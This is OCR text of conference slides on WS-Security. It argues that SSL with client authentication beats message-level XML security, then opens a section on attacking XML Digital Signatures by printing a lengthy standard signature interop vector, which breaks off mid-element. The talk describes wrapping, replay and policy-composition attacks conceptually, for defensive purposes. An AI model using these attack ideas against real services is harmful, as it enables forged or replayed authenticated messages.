
Reason 3: Tight Coupling of Security and Application Layers

- **Extremely complex rules about what parts are signed and what aren't and how to process messages:**
  - URIs
  - XPath
  - XPath Filter 2.0
  - XPointer
  - XSLT
- **Again, we'll see more of this in Part II.**

This is bad.

- **Need to pull content very directly from the XML security processing module to avoid wrapping attacks**
  - You’re stuck with the object model of your security kit
- **XML Security Gateways**
  - No standard way to pull from the validation cache
  - Creates the classic multiple parser problem
    - Similar to Newsham and Ptacek’s IDS evasion work
    - More research needed in this area!
  - Plus TOC/TOU issues with remote references

Reason 4: Complexity



- Durable security
- Selective security
- Mixed key/token types
- Mixed key exchange

- Intermediate actors
- Composable assertions
- Transport agnostic

Even the standards need standards.

- **So complicated that the WS-I needed to be created.**
- **And WS-I is considered dead in the water at this point by most.**
- **WS-Trust has the word SHOULD over forty times in the spec.** ***This is a security protocol!***

Complexity and Subtlety are the Enemies of Security

- **Throwing away more stuff you get for free with SSL.**
- **In WSSE, do you encrypt then sign? Sign then encrypt? Sign, encrypt, sign?**
  - Forwarding attacks
  - Ciphertext mutations
  - Don Davis's "Defective Sign & Encrypt" paper
- **What kind of token type do you use?**
- **What do all these options & policies mean?**

WSSE is not “ready to use”

- It is a security protocol construction kit.
- The average systems engineer is every bit as unqualified to create their own security protocol as they are to create their own encryption algorithm.
- They don’t even know they’re writing a new protocol every time they set a policy.

Even experts get it wrong all the time.

- **Literature is littered with the corpses of broken protocols.**
- **Subtle distinctions between properties of symmetric vs. asymmetric algorithms.**
  - Naïve sign and encrypt flaw in Kerberos V PKINIT found in 2005 (Scedrov, et al.)
- **You don't just need crypto experts, you need enough for a red team.**

Example:


- A tale of two services.

- A synchronous service with privacy, integrity and mutual auth requirements and large bi-directional data flows.

- An asynchronous service with integrity but no privacy requirement.


Service A

- **Kerberos token + SSL (no client auth)**




Service B

- **Kerberos token + XML Digital Signature**



Both A and B on same server…



2. Policy for A protects the security token but does not bind it to the message. An attack appears.

1. Policy for B protects the message but not the security token. An active attacker can foil the replay cache.

Attack works with SAML, too.

- **And that’s just one example.**
  - WS-* repurpose of work by Kasslin & Tikkanen

- **Setting Policies == Building Protocols**
  - When artifacts are valid across multiple contexts it gets complicated.

- **Public key, message oriented systems are much more subtle in their properties than a secure channel.**

SSL gives you strong guarantees, for free

- **Remove the weakness (and the cost!) of the analysis and policy decisions.**

Debunking SSL Myths

“SSL won’t work for our message oriented awesomeness!”

- **Yes, it will. In almost every case.**
- **SAML and WS-Federation are the major exceptions where you have messages that *need* more than point-to-point security.**
  - Passive protocol participants.
  - But note that these protocols recommend using SSL for every leg, *in addition to* XMLDSIGs, due to known attacks. (Birgit Pfizmann & Thomas Groβ)

“Client certs are hard to manage!”

- **But not for B2B endpoints.**
  - – Small numbers.
    - Even (or especially) for SSO systems.
  - – Programmatic clients.
  - – Under change control at the remote end.

“Certificate authorities are bad!”

- **OK, I could be convinced.**
- **Add your trusted keys as implicit roots of trust.**
  - You probably have to do this with WSSE, anyway.
- **Cut out the middleman – self signed is fine.**
  - Again, *almost nobody* has more than a few dozen authorized clients anyway.
- **You have a CA already in your Windows server.**
- **Or use one of several free alternatives.**

“Phishing, broken trust model, etc.”

- **Are not an issue for programmatic endpoints.**

“SSL is too heavyweight”

- **HAHAHAHAHAHAHAHAHAHAHAHAHAHA!!!!**
- **Published benchmarks show WS-Security cuts throughput by a factor of between 5 and 50 *compared to SSL*.**
- **And there are lots of cheap and effective SSL accelerator products.**
- **WSSE performance problem is XML mangling. Some appliances, but more expensive than SSL.**

“SSL terminated at corpnet edge”

- No good reason for that with programmatic Web Services.
- Mostly done to manage cost & maintenance of browser-targeted, CA-issued server certificates.
- Programmatic endpoints can directly trust your certificate, so much less need for this bad habit.

What does WS-Security get you?

- **Durable message oriented security.**
- **XML Encryption is not what you want for data at rest.**
  - Per-message wrapped keys.
    - Slow (public key operations for every message)
    - Hard to search
    - Hard to re-key (fails PCI requirements)
- **XML Digital Signatures**
  - Durable non-repudiation is the really big win.
  - Accountability! But then, you already had that…

The one line to take away:

Message oriented security adds accountability only where it is already present, but increases risk exposure where accountability is absent.

Four Simple Principles For Web Services Security Sanity

1. Encrypt by default

2. Prefer SSL with client auth

3. Infer keys from context

4. Scope policy with artifacts

1 . Encrypt by default

- **Quoting Ian Grigg again:**
  - “To remove the weakness of the decision”

2. Prefer SSL with client auth

- Has been the major subject of this talk.
- Start here and layer message security above it.

3. Infer keys from context

- Key resolution from WS-Security or PKIX is attack surface, and fundamentally anonymous.

- If you don’t need this complexity, you don’t want it.

- Manage your trusted keys yourself, and retrieve them by thumbprint or id until logistics dictate you must do otherwise.

4. Scope policy with artifacts

- Recall our tale of two services.
- You have to make some of these decisions, and even if you're qualified to do the analysis, maybe you don't have the time.
- Consider the scope of an authentication artifact to be the boundary of a virtual "protocol"
- Keep your protocols simple – policies should read like: "All operations authorized by artifact X must enforce encryption and signing."

Thinking strategically about WS-Security

- **Publicly exposed interfaces secured with only WS-Security can be incredibly dangerous.**

- **WS-Security is not a tactical, drop-in replacement for existing systems with proven security solutions.**

- **You don’t want to pay for the complexity to use it this way.**

WS-Security as a business enabler

- **Exposing these powerful security constructs in an interoperable form with a portable data format has the potential to be revolutionary.**
- **But its place is for new classes of system and problems not yet solved in the mainstream.**
- **Distributed authentication and identity systems are the major standouts here so far:**
  - SAML, Liberty, WS-Federation
  - CardSpace

More possibilities:

- **Multi-party and distributed secure transactions.**
- **Currency-like interactions**
  - DRM sort of falls under this umbrella
- **This is not layering security on existing business models, it is creating new business models out of the increased expressivity of interoperable security.**

My prediction for WS-Security

- Lots of potential for disruptive, market-changing ideas and businesses to be built on this technology for those who understand the opportunities.

- Ideas from ahead-of-their-time crytpo and digital cash companies may find new fertility on an open, standardized and interoperable substrate deployed by default on every app-server in the world.

- Lots of good security research will be needed in support of this. It is needed already, as we'll soon see.

End of Part I

Questions?

Brad Hill

brad@isecpartners.com

Part 2:
Attacking XML Digital Signatures

Why attack XMLDSIG?

- **For me…I didn’t really set out to look at it, specifically.**
  - IANAC (I am not a Cryptographer)
  - I thought: “Just a signature with angle brackets.”
  - Lots of new applications and platforms being built on Web Services.
  - Not a lot of security testing tools yet.

Building an attack proxy…

- **I wanted a tool like WebScarab or Fiddler for attacking Web Services utilizing WS-Security.**
- **First order of business was fixing up XML Signatures.**
- **Then I found this in the interop vectors while doing unit testing:**

(© Merlin Hughes, Baltimore Technologies, 2002)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Envelope [
  <!ENTITY dsig 'http://www.w3.org/2000/09/xmldsig#'>
  <!ENTITY c14n 'http://www.w3.org/TR/2001/REC-xml-c14n-20010315'>
  <!ENTITY xpath 'http://www.w3.org/TR/1999/REC-xpath-19991116'>
  <!ENTITY xslt 'http://www.w3.org/TR/1999/REC-xslt-19991116'>
  <!ATTLIST Notaries Id ID #IMPLIED>
]>
<!-- Preamble -->
<Envelope xmlns:foo="http://example.org/foo" xmlns="http://example.org/usps">
  <DearSir>foo</DearSir>
  <Body>bar</Body>
  <YoursSincerely>
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#" Id="signature">
      <SignedInfo>
        <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
        <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1" />
        <Reference URI="http://www.w3.org/TR/xml-stylesheet">
          <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
          <DigestValue>60NvZvtdTB+7UnlLp/H24p7h4bs=</DigestValue>
        </Reference>
        <Reference URI="http://www.w3.org/Signature/2002/04/xml-stylesheet.b64">
          <Transforms>
            <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#base64" />
          </Transforms>
          <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
          <DigestValue>60NvZvtdTB+7UnlLp/H24p7h4bs=</DigestValue>
        </Reference>
        <Reference Type="http://www.w3.org/2000/09/xmldsig#Object" URI="#object-1">
          <Transforms>
            <Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
              <XPath>
                self::text()
              </XPath>
            </Transform>
          </Transforms>
          <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
          <DigestValue>zyjp8GJOX69990Kkqw8ioPXGExk=</DigestValue>
        </Reference>
        <Reference Type="http://www.w3.org/2000/09/xmldsig#Object" URI="">
          <Transforms>
            <Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
              <XPath xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">
```


```
<Reference Type="http://www.w3.org/2000/09/xmldsig#Manifest" URI="#manifest-1">
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>qg4HFwsN+/WX32uH85WlJU9l45k=</DigestValue>
</Reference>
<Reference Type="http://www.w3.org/2000/09/xmldsig#SignatureProperties" URI="#signature-properties-1">
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>ETlEI3y7hvvAtMe9wQSz7LhbHEE=</DigestValue>
</Reference>
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
  </Transforms>
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>J/O0HhdaPXxx49fgGWMESL09GpA=</DigestValue>
</Reference>
<Reference URI="">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
    <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315#WithComments" />
  </Transforms>
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>J/O0HhdaPXxx49fgGWMESL09GpA=</DigestValue>
</Reference>
<Reference URI="#xpointer(/)">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
  </Transforms>
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>J/O0HhdaPXxx49fgGWMESL09GpA=</DigestValue>
</Reference>
<Reference URI="#xpointer(/)">
  <Transforms>
    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
    <Transform Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315#WithComments" />
  </Transforms>
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>MkL9CX8yeABBth1RChyPx58Ls8w=</DigestValue>
</Reference>
<Reference Type="http://www.w3.org/2000/09/xmldsig#Object" URI="#object-3">
  <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
  <DigestValue>yamSIokKmjA3hB/s3Fu07wDO3vM=</DigestValue>
</Reference>
```

```
<SignatureValue>
  WvZUJAJ/3QNqzQvwne2vvy7U5Pck8ZZ5UTa6pIwR7GE+PoGi6A1kyw==
</SignatureValue>
<KeyInfo>
  <RetrievalMethod Type="http://www.w3.org/2000/09/xmldsig#X509Data" URI="#object-4">
    <Transforms>
      <Transform Algorithm="http://www.w3.org/TR/1999/REC-xpath-19991116">
        <XPath xmlns:dsig="http://www.w3.org/2000/09/xmldsig#">
          ancestor-or-self::dsig:X509Data
        </XPath>
      </Transform>
    </Transforms>
  </RetrievalMethod>
</KeyInfo>
<Object Id="object-1" MimeType="text/plain">I am the text.</Object>
<Object Encoding="http://www.w3.org/2000/09/xmldsig#base64" Id="object-2" MimeType="text/plain">SSBhbSB0aGUg
<Object Id="object-3">
  <NonCommentandus xmlns=""><!-- Commentandum --></NonCommentandus>
</Object>
<Object>
  <Manifest Id="manifest-1">
    <Reference Id="manifest-reference-1" URI="http://www.w3.org/TR/xml-stylesheet">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>60NvZvtdTB+7UnlLp/H24p7h4bs=</DigestValue>
    </Reference>
    <Reference URI="#reference-1">
      <DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
      <DigestValue>qURlo3LSq4TWQtygBZJ0iXQ9E14=</DigestValue>
    </Reference>
    <Reference URI="#notaries">
      <Transforms>
        <Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
          <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns="http://www.w3.org/TR/xhtml
            <xsl:output encoding="UTF-8" indent="no" method="xml" />
            <xsl:template match="/">
              <html>
                <head>
                  <title>Notaries</title>
                </head>
                <body>
                  <table>
                    <xsl:for-each select="Notaries/Notary">
```

```
<Object Id="object-4">
   <X509Data>
     <X509SubjectName>
